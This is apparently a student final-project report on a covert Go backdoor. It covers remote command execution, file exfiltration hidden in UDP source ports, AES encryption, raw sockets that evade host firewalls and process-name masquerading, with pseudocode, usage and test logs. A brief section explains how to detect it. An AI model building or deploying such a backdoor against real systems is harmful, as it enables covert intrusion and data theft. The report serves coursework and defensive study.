



GoBDv2 Final 8505

11.14.2015

Ramzi Chennafi
BCIT

Installation

Linux Installation

Windows Installation

Usage

Client Usage

Design

Main System

Exfiltration System

Packet Design

MONITOR FILE (UDP)

SETPROCESS (UDP)

EXEC (UDP)

Pseudocode

main(){

 intiateHandles(){

 intiateClient(){

 monitor(){

 beginListen {

 executeServerCommand(cmd){

 executeCommand(cmd){

 SetProcessName(name) {

 intiateTools() {

 decrypt_data(){

 encrypt_data(){

 sendEncryptedData(){

 craftPacket(data, variables...) {

The Protocol: Defeating It

Testing

[Test 1: Encryption](#)

[Test 2: Two Way Communication](#)

[Test 3: OS Interoperability](#)

[Test 4: Authentication](#)

[Test 5: Commands Executed](#)

[Test 6 & 7: Internal Commands Executed & Process Name](#)

[Test 8: Raw Sockets](#)

[Test 9: Hidden Mode](#)

[Test 10 & 11: Covert Data & File Transfer](#)

[References](#)

Overview

In this final project I was tasked with building a covert backdoor exploitation system. There are many features to this application, they are listed below:

Authentication - Implemented through an initial authentication session at the start of the client's connection. A connection is verified and communication can occur normally on it.

Encryption - Performs AES-256 encryption on all data sent between the client and backdoor.

System Interactive - The client is able to control the host system the backdoor is situated on using terminal commands. In turn they will receive feedback from the compromised system.

Raw Socket Communication - The server uses gopacket to sniff and send communication packets. This tactic evades system level firewall protections.

Covert Communication - Using the source port fields of outgoing packets communication is hidden within and encrypted for doubly safe data.

File Exfiltration - Using a separate thread on both the client and server, a directory is able to be monitored for a specific file, that file is then transferred from the backdoor to the client. This transfer is also done covertly and encrypted.

Hidden - The program will hide its existence using a combination of terminal detaching and a change of process name.

OS Interoperability - Doesn't matter what type of system the backdoor or the client are placed on, they will work as expected. Of course, the commands the client sends must be specific to the backdoor's host system.

Installation

Linux Installation

To build and compile gobd execute the install script, change the package manager to your package manager before executing.

```
chmod +x install_gobd
./install_gobd
```

Execute the program by typing:

```
GoBD [options, refer to usage below]
```

Windows Installation

Follow the same instructions at golang.org/doc/install

Once this has been completed you will need two things: git and mingw64

Install git from

```
https://git-scm.com/download/win
```

Follow the installation instructions, ensure that Git is setup on your windows path during the installation.

Install mingw64 from sourceforge:

```
http://sourceforge.net/projects/mingw-w64/
```

Follow the installation instructions, then go to advanced system settings and add this to your path variable.

```
C:\Path\To\Mingw64\bin
```

Ensure to set your GOROOT and GOPATH in the environment variables as well if you have not done

it in the previous Go install guide. The installer does not set these up for you.

Once this has been done, execute the installs for go

```
go get github.com/google/gopacket
go get github.com/google/gopacket/pcap
go get golang.org/x/crypto/ssh/terminal
```

Now navigate to your GoBD directory and execute

```
go install GoBD
```

and execute the created executable by typing:

```
GoBD [options, refer to usage below]
```

Usage

For this info in more detail, type GoBD --help.

GoBD comes with several flags for program execution, they are as follows.

- mode=[server | client] - sets the program to client or server mode.
- ip=[ip address] - sets the ip address to send data to.
- port=[port number] - sets the port to send data to.

- lport=[port number] - sets the port to listen for incoming data on.
- iface=[net interface name] - sets the net interface to listen to on the server
- visible=[true or false] - sets whether the server should be visible or hidden
- dMac=[mac address] - sets the destination mac address for communication

When using client or server mode, they should each have 2 different ports selected, these ports should be a reflection of each other. Take for example this execution:

```
./GoBD -ip=127.0.0.1 -dMac=32:d1:d1:d1:a1:32 -iface=eth0 -port=222 -lport=223  
-mode=client
```

```
./GoBD -ip=127.0.0.2 -dMac=32:d1:d1:d1:a1:33 -iface=eth0 -port=223 -lport=222  
-mode=server
```

It's important that you set the ports to different numbers, a lot of the packet management relies on ports. When running the server in hidden mode, it will disconnect from any terminal and run as a standalone process.

Client Usage

To learn more about this, type ?help while in client mode.

The client comes with its own set of options. You can send regular commands by just typing them into the terminal and hitting enter, but you can also send backdoor program commands by prefixing the inputted command with !


Currently, the support backdoor program commands are:

- !setprocess [name] - sets the process name of the backdoor
- !monitor [filename] - monitors for a file on the backdoor and returns it to the client when found.
- !exit - sends a kill signal to the backdoor

The authentication code for the client is: DAMNPANDIMENSIONALMICE, this can be changed through the constant in server.go. When executing on windows, the password will be visible, since go lang has no support for hiding input in a windows terminal.

Design

Main System



Here is an overview of the system design. The design is relatively simple, and largely consists of :


Accept Authentication → receive commands → execute commands → return output

The system differentiates between host system commands and program commands by using a tag system, where each command is tagged with [BD] or [EXEC] for program commands and terminal commands respectively.

All program commands are prefixed by a ! while terminal commands lack any sort of prefix.

The authentication is a dumb sort of hard coded auth into the system. The server sends no confirmation back if you have the right code, but this code is hard-coded so the client simply checks it for you.

Exfiltration System



Above is the feature for file exfiltration, both the client and server will run a separate thread. On the client side this thread will receive any incoming file downloads and save them. While the server thread will wait for a command from the main thread, a command which will be sent using a [BD] packet. This command will include a file to watch for, and an address to return the file too. This thread will also ensure the opening of any ports so that file data can be returned.

Packet Design

Below is the design of each packet and the port schematics of them.

MONITOR FILE (UDP)

[BD]monitor filename

Command is sent to the port.

Output is returned to the listening port.

File returned is sent to port + FPORT.

The completion packet is sent to port FSND_CMPLTE.

SETPROCESS (UDP)

[BD]setprocess processname

Follows the EXEC scheme for communication.

EXEC (UDP)

[EXEC]command

Command is sent to port

Output is returned to the listening port.

Pseudocode

```
main(){
    process all command flags
        -dMac -visible -mode, -ip, -port, -lport, -iface
    initiateTools()
    initiateHandles()
    switch on mode
        server:
            pType = SERVER
            beginListen()
```

```

        client:
            pType = CLIENT
            InitiateClient()
    }
    initiateHandles(){
        initiate file and regular handles
    }
    initiateClient(){
        retrieve authcode from user
        If correct
            start beginListen thread
            sendEncryptedData(authcode)
        else keep retrieving authcode from user

        establish a listening connection for server
        read in user input
            if user input begins with ! send command prefixed by [BD] to server
            if user input begins with just a command, send command prefixed by
[EXEC]
            if user type ?help, print help
    }
    monitor(){
        loop till program end
        check if file specified exists
            if file exists
                sendEncryptedData(file, FTRANSFER)
            exit loop
    }
    beginListen {

```

```

[]byte buffer
while {
    grab a packet off the line
    if client mode {
        if incoming IP matches target ip
            if to correct listening port
                add incoming data to buffer
            if to SND_CMPLTE port
                decrypt(buffer)
                output buffer
                reset buffer
        }
    if server mode {
        if incoming IP matches authenticated addr
            if to correct listening port
                add incoming data to buffer
            if to SND_CMPLTE port
                decrypt(buffer)
                executeCommand(buffer)
                reset buffer
        }
    else if to correct listening port
        check for authentication string
        if valid, add address to authenticated and return response
    }
}

executeServerCommand(cmd){
    remove the [BD]! from the command
    split the arguments of the command

```

```
switch arguments
    if monitor
        call monitor(args[1]) in new thread
    if setprocess
        call SetProcessName(args[1])
    if file
        send request to the monitor thread
    if exit
        exit backdoor server
send output from commands back encrypted to the client
}


executeCommand(cmd){
    remove the [EXEC] from the command
    split the arguments
    output = exec(arguments)
    sendEncryptedData(output, CMD)
}

SetProcessName(name) {
    set arg0 of the program to name
}

intiateTools() {
    initiate all the required ciphers for encryption
}

decrypt_data(){
    decrypt passed in data using the ciphers initiated by intiatetools
}

encrypt_data(){
    encrypt passed in data using the ciphers initiated by intiatetools
```



```
}  
  
sendEncryptedData(){  
    loop for length of data  
        if end of data  
            craftpacket(0, SND_CMLETE)  
        if not end of data  
            craftpacket(2 bytes of data, port)  
        if not end of data and ftransfer mode  
            craftpacket(2 bytes of data, port + 1)  
        if end of file data  
            craftpacket(0, FSND_CMLETE)  
        send crafted packet  
}  
  
craftPacket(data, variables...) {  
    crafts a udp packet according to the variables  
    converts data to udp source port values by  
        MAX_PORT - data  
    serialize buffers and return byte representation  
}
```

The Protocol: Defeating It

The protocol in itself is simple, and uses data hiding within the source port to transfer all data, and sends this data using raw sockets. Along with this is a scheme of port naming to indicate specific commands and transfer completions. The UDP payload of each packet is completely empty. Data is put in the port value by subtracting its value from the maximum port, this adds a layer of obfuscation. Along with this, every bit of data is encrypted using AES-256, making reading of the transferred data near impossible.

However, the protocol has two flaws. Firstly, this empty payload is indicative of strange communication and can be the first red flag. Secondly, the protocol only has 16 bits on each packet for storing data, this results in large file transfers and high command frequencies sending a tremendous amount of packets. Aside from the protocol, there does exist one final issue with sending data to ports that are disallowed, a gateway firewall.

Detecting the first flaw in the protocol is easy, and can be the first method of defeating it. By watching for high frequency empty payload transfers, you can detect the backdoors behaviour and stop it. The second flaw also plays into this, and would make the empty packets all the more suspicious.

Even with this, perhaps the best way to detect dangerous data being transferred around on your network is to maintain a system between key outward facing points. This plays into the final issue I mentioned. A gateway firewall could be placed between the compromised system with some sort of IPS to watch for any communication that should be blocked on the machine it comes and goes from. By having this isolated machine, the usage of raw sockets cannot subvert it. Even the idea of port knocking cannot subvert this, since the backdoor would only have control over its host machine.

Once a gateway firewall is introduced it becomes a new matter for successful infiltration - the firewall must be compromised. This is where the difficulty would greatly ramp up.

Testing

Number	Name	Descrip.	Tools Used	Pass/Fail
1	Encryption	Check if data is encrypted	Wireshark, terminal	Pass
2	2 Way Communication	The client and server can freely interact.	Terminal, Wireshark	Pass
3	OS Interoperability	Cross platform possible using GoBD	Terminal, Wireshark	Pass
4	Authentication	Authentication works properly	Wireshark, Terminal	Pass
5	Commands Executed	System commands work.	Terminal, ps, Wireshark	Pass
6	Internal Commands Executed	Program commands work.	Terminal, ps, Wireshark	Pass
7	Process Name	Process name is changed.	Terminal, ps	Pss
8	Raw Sockets	Program works without establishing connections.	Wireshark, Terminal, Ps, netstat	Pass
9	Hidden Mode	Server exists without terminal session	Terminal, ps	Pass
10	Covert Data	Data is covertly hidden in port	Wireshark, Terminal	Pass

		data and retrieved correctly.		
11	File Monitor	The backdoor properly monitors and returns files.	Wireshark, Terminal	Pass

Test 1: Encryption

For this test I checked whether encryption was working properly. To test this I started up the client and backdoor and sent the `ls -la` command twice. Now if we take a look at a packet transfer of these two commands, they should be the same.

```

File Edit View Search Terminal Help
Please input the authentication code: Authentication accepted, you may now send commands.
Type ?help for more info on sending client commands.
ls -la
total 6224
drwxr-xr-x 3 raz raz 4096 Oct 18 14:12 .
drwxr-xr-x 5 raz raz 4096 Oct 10 19:39 ..
-rw-r--r-- 1 raz raz 1889 Oct 18 13:59 bdencrypt.go
-rw-r--r-- 1 raz raz 921 Oct 10 18:52 bdencrypt.go~
-rw-r--r-- 1 raz raz 11153 Oct 18 14:12 bdmain.go
-rw-r--r-- 1 raz raz 85 Oct 9 19:59 bdmain.go~
drwxr-xr-x 8 raz raz 4096 Oct 18 13:59 .git
-rwxr-xr-x 1 raz raz 6324000 Oct 18 14:12 GoBD
-rw-r--r-- 1 raz raz 755 Oct 9 20:23 planning
-rw-r--r-- 1 raz raz 215 Oct 9 15:57 planning~
-rw-r--r-- 1 raz raz 7 Oct 9 15:11 README.md
ls -la
total 6224
drwxr-xr-x 3 raz raz 4096 Oct 18 14:12 .
drwxr-xr-x 5 raz raz 4096 Oct 10 19:39 ..
-rw-r--r-- 1 raz raz 1889 Oct 18 13:59 bdencrypt.go
-rw-r--r-- 1 raz raz 921 Oct 10 18:52 bdencrypt.go~
-rw-r--r-- 1 raz raz 11153 Oct 18 14:12 bdmain.go
-rw-r--r-- 1 raz raz 85 Oct 9 19:59 bdmain.go~
drwxr-xr-x 8 raz raz 4096 Oct 18 13:59 .git
-rwxr-xr-x 1 raz raz 6324000 Oct 18 14:12 GoBD
-rw-r--r-- 1 raz raz 755 Oct 9 20:23 planning
-rw-r--r-- 1 raz raz 215 Oct 9 15:57 planning~
-rw-r--r-- 1 raz raz 7 Oct 9 15:11 README.md

File Edit View Search Terminal Help
Authcode recieved, opening communication with
[EXEC]ls -la
OUT:
total 6224
drwxr-xr-x 3 raz raz 4096 Oct 18 14:12 .
drwxr-xr-x 5 raz raz 4096 Oct 10 19:39 ..
-rw-r--r-- 1 raz raz 1889 Oct 18 13:59 bdencrypt.go
-rw-r--r-- 1 raz raz 921 Oct 10 18:52 bdencrypt.go~
-rw-r--r-- 1 raz raz 11153 Oct 18 14:12 bdmain.go
-rw-r--r-- 1 raz raz 85 Oct 9 19:59 bdmain.go~
drwxr-xr-x 8 raz raz 4096 Oct 18 13:59 .git
-rwxr-xr-x 1 raz raz 6324000 Oct 18 14:12 GoBD
-rw-r--r-- 1 raz raz 755 Oct 9 20:23 planning
-rw-r--r-- 1 raz raz 215 Oct 9 15:57 planning~
-rw-r--r-- 1 raz raz 7 Oct 9 15:11 README.md
[EXEC]ls -la
OUT:
total 6224
drwxr-xr-x 3 raz raz 4096 Oct 18 14:12 .
drwxr-xr-x 5 raz raz 4096 Oct 10 19:39 ..
-rw-r--r-- 1 raz raz 1889 Oct 18 13:59 bdencrypt.go
-rw-r--r-- 1 raz raz 921 Oct 10 18:52 bdencrypt.go~
-rw-r--r-- 1 raz raz 11153 Oct 18 14:12 bdmain.go
-rw-r--r-- 1 raz raz 85 Oct 9 19:59 bdmain.go~
drwxr-xr-x 8 raz raz 4096 Oct 18 13:59 .git
-rwxr-xr-x 1 raz raz 6324000 Oct 18 14:12 GoBD
-rw-r--r-- 1 raz raz 755 Oct 9 20:23 planning
-rw-r--r-- 1 raz raz 215 Oct 9 15:57 planning~
-rw-r--r-- 1 raz raz 7 Oct 9 15:11 README.md

```

If we look at a single packet, we should not be able to see one of the following characters in it:

[EXEC]ls -la


```

+ Frame 40: 60 bytes on wire (480 bits), 60 bytes captured (480 bit
+ Ethernet II, Src: CadmusCo_68:7c:a2 (08:00:27:68:7c:a2), Dst: Cac
+ Internet Protocol Version 4, Src: 192.168.2.120 (192.168.2.120),
- User Datagram Protocol, Src Port: 56978 (56978), Dst Port: 3322 (
  Source Port: 56978 (56978)
  Destination Port: 3322 (3322)
  Length: 8
+ Checksum: 0x8e11 [validation disabled]
  [Stream index: 15]

```

As you can see, the source port isn't 56978, which represents the 2 characters with the value of $65535 - 56978 = 8557$. If we change this to binary we get 10000101101101, which in ASCII is `◆`. Considering this is the final packet in the chain, there is no way this represents "la". The data has been successfully encrypted and thus, both covert and encrypted.

Test 2: Two Way Communication

For this test I'd like to return to the picture grabbed from our encryption test. As you can see here, the client can continuously make commands and the server responds accordingly. This test is a pass.

File	Edit	View	Search	Terminal	Help
Please input the authentication code: Authentication accepted, you may now send commands.					
Type ?help for more info on sending client commands.					
ls -la					
total 6224					
drwxr-xr-x	3	raz	raz	4096	Oct 18 14:12 .
drwxr-xr-x	5	raz	raz	4096	Oct 10 19:39 ..
-rw-r--r--	1	raz	raz	1889	Oct 18 13:59 bdecrypt.go
-rw-r--r--	1	raz	raz	921	Oct 10 18:52 bdecrypt.go~
-rw-r--r--	1	raz	raz	11153	Oct 18 14:12 bdmain.go
-rw-r--r--	1	raz	raz	85	Oct 9 19:59 bdmain.go~
drwxr-xr-x	8	raz	raz	4096	Oct 18 13:59 .git
-rw-r--r--	1	raz	raz	6324000	Oct 18 14:12 GoBD
-rw-r--r--	1	raz	raz	755	Oct 9 20:23 planning
-rw-r--r--	1	raz	raz	215	Oct 9 15:57 planning~
-rw-r--r--	1	raz	raz	7	Oct 9 15:11 README.md
ls -la					
total 6224					
drwxr-xr-x	3	raz	raz	4096	Oct 18 14:12 .
drwxr-xr-x	5	raz	raz	4096	Oct 10 19:39 ..
-rw-r--r--	1	raz	raz	1889	Oct 18 13:59 bdecrypt.go
-rw-r--r--	1	raz	raz	921	Oct 10 18:52 bdecrypt.go~
-rw-r--r--	1	raz	raz	11153	Oct 18 14:12 bdmain.go
-rw-r--r--	1	raz	raz	85	Oct 9 19:59 bdmain.go~
drwxr-xr-x	8	raz	raz	4096	Oct 18 13:59 .git
-rw-r--r--	1	raz	raz	6324000	Oct 18 14:12 GoBD
-rw-r--r--	1	raz	raz	755	Oct 9 20:23 planning
-rw-r--r--	1	raz	raz	215	Oct 9 15:57 planning~
-rw-r--r--	1	raz	raz	7	Oct 9 15:11 README.md

In addition, we can see the communications are working as expected, with several packets sent to the listening port, and the final one being sent to the "SND_COMPLETE" port, which is 3322 and 3414 respectively.

192.168.2.119	UDP	60	Source port: 6399	Destination port: 3322
192.168.2.119	UDP	60	Source port: 65535	Destination port: 3414

Test 3: OS Interoperability

In this test we execute a client on the windows machine and a server on a linux machine. Below is the windows machine executing a `ls -la` command.

```

C:\> Command Prompt - GoBD -mode=client -port=3322 -lport=3321 -ip=192.168.2.103
drwxr-xr-x 3 raz raz 4096 Oct 18 19:34 .
drwxr-xr-x 5 raz raz 4096 Oct 10 19:39 ..
-rw-r--r-- 1 raz raz 1889 Oct 18 13:59 bdencrypt.go
-rw-r--r-- 1 raz raz 921 Oct 10 18:52 bdencrypt.go~
-rw-r--r-- 1 raz raz 11930 Oct 18 19:33 bdmain.go
-rw-r--r-- 1 raz raz 85 Oct 9 19:59 bdmain.go~
drwxr-xr-x 8 raz raz 4096 Oct 18 21:47 .git
-rwxr-xr-x 1 raz raz 6328288 Oct 18 19:34 GoBD
-rw-r--r-- 1 raz raz 755 Oct 9 20:23 planning
-rw-r--r-- 1 raz raz 215 Oct 9 15:57 planning~
-rw-r--r-- 1 raz raz ? Oct 9 15:11 README.md
ls -la
total 6228
drwxr-xr-x 3 raz raz 4096 Oct 18 19:34 .
drwxr-xr-x 5 raz raz 4096 Oct 10 19:39 ..
-rw-r--r-- 1 raz raz 1889 Oct 18 13:59 bdencrypt.go
-rw-r--r-- 1 raz raz 921 Oct 10 18:52 bdencrypt.go~
-rw-r--r-- 1 raz raz 11930 Oct 18 19:33 bdmain.go
-rw-r--r-- 1 raz raz 85 Oct 9 19:59 bdmain.go~
drwxr-xr-x 8 raz raz 4096 Oct 18 21:47 .git
-rwxr-xr-x 1 raz raz 6328288 Oct 18 19:34 GoBD
-rw-r--r-- 1 raz raz 755 Oct 9 20:23 planning
-rw-r--r-- 1 raz raz 215 Oct 9 15:57 planning~
-rw-r--r-- 1 raz raz ? Oct 9 15:11 README.md

```

No.	Time	Source	Destination	Protocol	Length	Info
131	2015-10-18 22:42:12.304	6420192.168.2.103	224.0.0.251	MDNS	87	Sta
336	2015-10-18 22:42:37.651	2010192.168.2.101	192.168.2.103	UDP	54	Sou
337	2015-10-18 22:42:37.656	1300192.168.2.103	192.168.2.101	ICMP	82	Des
338	2015-10-18 22:42:37.664	7840192.168.2.103	192.168.2.101	UDP	612	Sou

As you can see, we sent a packet between the two machines. If we look at the linux terminal we see the output the command in action. This test is a success.

```

terminal
File Edit View Search Terminal Help
-rw-r--r-- 1 raz raz 1889 Oct 18 13:59 bencrypt.go
-rw-r--r-- 1 raz raz 921 Oct 10 18:52 bencrypt.go~
-rw-r--r-- 1 raz raz 11930 Oct 18 19:33 bdmain.go
-rw-r--r-- 1 raz raz 85 Oct 9 19:59 bdmain.go~
drwxr-xr-x 8 raz raz 4096 Oct 18 21:47 .git
-rwxr-xr-x 1 raz raz 6328288 Oct 18 19:34 GoBD
-rw-r--r-- 1 raz raz 755 Oct 9 20:23 planning
-rw-r--r-- 1 raz raz 215 Oct 9 15:57 planning~
-rw-r--r-- 1 raz raz 7 Oct 9 15:11 README.md
[EXEC]ls -la
OUT:
total 6228
drwxr-xr-x 3 raz raz 4096 Oct 18 19:34 .
drwxr-xr-x 5 raz raz 4096 Oct 10 19:39 ..
-rw-r--r-- 1 raz raz 1889 Oct 18 13:59 bencrypt.go
-rw-r--r-- 1 raz raz 921 Oct 10 18:52 bencrypt.go~
-rw-r--r-- 1 raz raz 11930 Oct 18 19:33 bdmain.go
-rw-r--r-- 1 raz raz 85 Oct 9 19:59 bdmain.go~
drwxr-xr-x 8 raz raz 4096 Oct 18 21:47 .git
-rwxr-xr-x 1 raz raz 6328288 Oct 18 19:34 GoBD
-rw-r--r-- 1 raz raz 755 Oct 9 20:23 planning
-rw-r--r-- 1 raz raz 215 Oct 9 15:57 planning~
-rw-r--r-- 1 raz raz 7 Oct 9 15:11 README.md

```

Test 4: Authentication

At the start of a client session it must authenticate. In my program this authentication code is hardcoded as "DAMNPANDIMENSIONALMICE". If we take a look at our previous packet capture we in fact see an auth packet being sent along.

Source	Destination	Protocol	Length	Info
127.0.0.1	127.0.0.1	UDP	54	Source port: 37856 Destination port: 3321
127.0.0.1	127.0.0.1	ICMP	82	Destination unreachable (Port unreachable)
127.0.0.1	127.0.0.1	UDP	612	Source port: 45868 Destination port: 3322
127.0.0.1	127.0.0.1	UDP	54	Source port: 41196 Destination port: 3321
127.0.0.1	127.0.0.1	ICMP	82	Destination unreachable (Port unreachable)
127.0.0.1	127.0.0.1	UDP	612	Source port: 50402 Destination port: 3322

If we count the number of encrypted characters in the data of the packet, we can see that it is in fact the same length as our authcode. This along with the output on each side, shows that the program is successful.

[Length: 12]															
000	00	00	00	00	00	00	00	00	00	00	00	00	08	00	45 00
010	00	28	4d	59	40	00	40	11	ef	69	7f	00	00	01	7f 00
020	00	01	93	e0	0c	f9	00	14	fe	27	a6	2b	32	e7	0e 10
030	ed	a9	f4	0b	ac	a1									

DAMNPANDIMENSIONALMICE\n = 24 characters

a6 2b 32 e7 0e 10 ed a9 f4 0b ac a1 = 24 characters

Test 5: Commands Executed

On this test we are checking if the backdoor commands executed, actually work. In this case, we're going to execute the following command

ps

```

For more details see ps(1).
tcpdump
AC%
~/G/s/GoBD >>> ./GoBD -mode=cli
Running in client mode. Connect
Please input the authentication
d commands.
Type ?help for more info on ser
top
top: failed tty get
ps
  PID TTY          TIME CMD
 3361 pts/1        00:00:00 sudo
 3362 pts/1        00:00:00 GoBD
 3391 pts/1        00:00:00 ps

[EXEC]ps
OUT:
  PID TTY          TIME CMD
 3361 pts/1        00:00:00 sudo
 3362 pts/1        00:00:00 GoBD
 3391 pts/1        00:00:00 ps

```

By doing this, we see a list of currently running processes. Comparing this to top, we see that GoBD has the same pid as listed by both the client and server.

PID	USER	PR	NI	VR	RES	SHR	S	%CPU	%MEM	TIME	COMMAND
3362	root	20	0	217224	34260	7352	S	1.3	0.9	0:01.16	GoBD
922	root	20	0	321464	41740	27452	S	1.0	1.1	7:35.63	Xorg
1759	raz	20	0	1896160	318164	50388	S	1.0	8.1	13:50.24	cinnamon

This clearly shows the test is a success, and commands are being executed properly.

Test 6 & 7: Internal Commands Executed & Process Name

In this test we performed the same sort of execution as test 5. As you can see below we executed the internal command "!setprocess dogs" which sets the internal backdoor process name to "dogs".

```

!setprocess dogs
Process name set to dogs
ps
  PID TTY          TIME CMD
 3361 pts/1        00:00:00 sudo
 3362 pts/1        00:00:04 GoBD
 3480 pts/1        00:00:00 ps

[BD]!setprocess dogs
Process name set to dogs

```

If we look to the ps -aux | grep "dog" listing we find our program just sitting there, with its new process name.

```
>>> ps -aux | grep "dog"
root      10  0.0  0.0      0   0 ?        S    Oct15   0:00 [watchdog/0]
root      11  0.0  0.0      0   0 ?        S    Oct15   0:00 [watchdog/1]
root    3362  1.5  0.8 217224 34316 pts/1    Sl+  16:11   0:04 dogs D -mode=
```

This test is a success.

Test 8: Raw Sockets

To test this we simply placed firewall rules on the two systems to block all udp. In the below image, we see the typical command transfer scheme, this scheme produced results without error but as you can see, the UDP packets are returned with an unreachable error.

192.168.2.119	ICMP	70 Destination unreachable (Port unreachable)
192.168.2.120	UDP	60 Source port: 65535 Destination port: 3414
192.168.2.119	ICMP	70 Destination unreachable (Port unreachable)
192.168.2.119	ICMP	70 Destination unreachable (Port unreachable)
192.168.2.119	ICMP	70 Destination unreachable (Port unreachable)
192.168.2.119	UDP	60 Source port: 30462 Destination port: 3322
192.168.2.119	UDP	60 Source port: 57660 Destination port: 3322
192.168.2.119	UDP	60 Source port: 56978 Destination port: 3322
192.168.2.120	ICMP	70 Destination unreachable (Port unreachable)
192.168.2.119	UDP	60 Source port: 19229 Destination port: 3322
192.168.2.120	ICMP	70 Destination unreachable (Port unreachable)
192.168.2.119	UDP	60 Source port: 7137 Destination port: 3322
192.168.2.120	ICMP	70 Destination unreachable (Port unreachable)
192.168.2.119	UDP	60 Source port: 13659 Destination port: 3322
192.168.2.120	ICMP	70 Destination unreachable (Port unreachable)

Even with this, commands still get through. A feat only possible with raw sockets.

```
[EXEC]ls -la
OUT:
total 5808
drwxr-xr-x  4 root root    4096 Nov 28 16:38 .
drwxr-xr-x 20 root root    4096 Nov 28 15:04 ..
-rw-r--r--  1 root root   3300 Nov 28 16:38 client.go
-rw-r--r--  1 root root      9 Nov 28 15:04 dogs
drwxr-xr-x  8 root root    4096 Nov 28 16:38 .git
-rwxr-xr-x  1 root root 5890600 Nov 28 16:38 gobd
